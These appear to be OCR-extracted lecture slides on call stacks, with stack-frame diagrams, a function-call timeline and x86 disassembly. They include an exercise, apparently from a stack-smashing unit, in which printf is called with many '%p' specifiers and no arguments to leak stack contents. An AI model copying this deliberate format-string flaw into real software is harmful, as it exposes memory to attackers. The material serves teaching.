


Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer
1:   for (po
2: {
3:     if (s
4:   }
5:   return
   }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP

This example is *almost* correct. But something very important is missing…




Problem

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP





Problem

```
0: string count(string s, character c) {
1:
2:                                  length(s); pos = pos + 1)
3:                                  count = count + 1;
4:     }
5:     return count;
   }
6:
   void main(integer argc, strings argv) {
7:     count("testing", "t"); // should return 2
8: }
```

IP needs to go back to line 8. But how does the CPU know that?

IP





Timeline of a function call

1. Caller pushes arguments onto stack ***
2. Caller uses CALL to run function

   Next address is pushed onto stack

   IP is changed to address of function

3. CALLEE runs a prologue

   Push Stack Frame Ptr (EBP)

   Set new Stack Frame Ptr (EBP)

   Save registers that will be used

   Allocate space on the stack for local vars

Name:

Explain this output line by line (diagrams help).

```
mba2:smash abhi$ ./t3
Starting experiment
0x1f9b
0x5f573956
0x636261
0x1
0x37
0xbffffaa8
0x1f26
0x37
0xe8000
0xbffffad0
0x92293725
0x1
0xbffffad8
0xbffffae0
```

```
void dowork(int g) {
        int a=1;
        char s[4]="abc";
        printf("%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
}
```

hint:


```
_main:
00001f00    pushl %ebp
00001f01    movl  %esp,%ebp
00001f03    subl  $0x08,%esp
00001f06    calll 0x00001f0b
00001f0b    popl  %eax
00001f0c    leal  0x00000090(%eax),%eax
00001f12    movl  %eax,(%esp)
00001f15    calll 0x00001f38
00001f1a    movl  $0x00000037,(%esp)
00001f21    calll 0x00001ea0
00001f26    addl  $0x08,%esp
00001f29    popl  %ebp
00001f2a    ret
```

Two Call Example

```
  0: string count(string s, character c) {
       integer count;
       integer pos;
1-4:   …
  5: }

  6: void main(integer argc, strings argv) {
  7:   count("testing", "t"); // should return 2
  8:   count("elevate", "e"); // should return 3
  9: }
```

IP



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

Two Call Example

```
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

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IP

